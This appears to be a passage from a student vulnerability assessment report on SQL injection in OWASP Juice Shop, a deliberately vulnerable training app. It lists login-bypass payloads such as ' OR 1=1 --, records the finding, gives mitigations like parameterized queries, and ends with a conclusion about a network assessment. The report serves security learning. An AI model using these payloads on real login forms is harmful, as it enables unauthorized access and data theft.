
- Navigate to the login page.




2. SQL Injection Commands for Testing

Authentication Bypass

- Use these payload on login forms:
 - Payload : '**OR 1=1 --**' or '**OR '1'='1'**' – Use this above sql command for email and enter any password as your own.
- If successful, this bypasses authentication and logs you in as an admin.





Vulnerability found in OWASP Juice Shop :

Vulnerability	What is it?	Where?	Risk
SQL Injection	Bad input let attackers change database command.	Login Page	Can login without permission and steal data.

What's the risk?

SQL injection allows attackers to execute harmful SQL queries, steal data, or take control of the database.

Mitigation Steps:

- Validate Inputs:** Check and clean user inputs to remove harmful characters.
- Parameterized Queries:** Use safe coding methods to separate user inputs from SQL commands.
- Minimal Access Rights:** Limit what the application can do in the database.
- Web Application Firewall (WAF):** Use a firewall to block attacks.
- Hide Errors:** Don't show technical details in error messages.
- Regular Updates:** Keep systems and software patched and secure.

Conclusion :

The vulnerability assessment for the small business network identified several security weaknesses, including misconfigured services, open ports, and exploitable web applications. Tools like Nmap, Metasploit, and OpenVAS were used to scan, test, and analyze these vulnerabilities. Key findings showed risks in outdated software, weak authentication, and exposed network configurations. To improve security, recommendations included updating software regularly, restricting access to critical services, using firewalls, and validating user inputs to prevent attacks like SQL injection. Regular vulnerability scans and monitoring were also suggested to maintain a secure network. This project highlighted the importance of proactive security measures for small businesses to protect their data and operations from cyber threats. By following these steps, businesses can reduce risks and improve their overall security.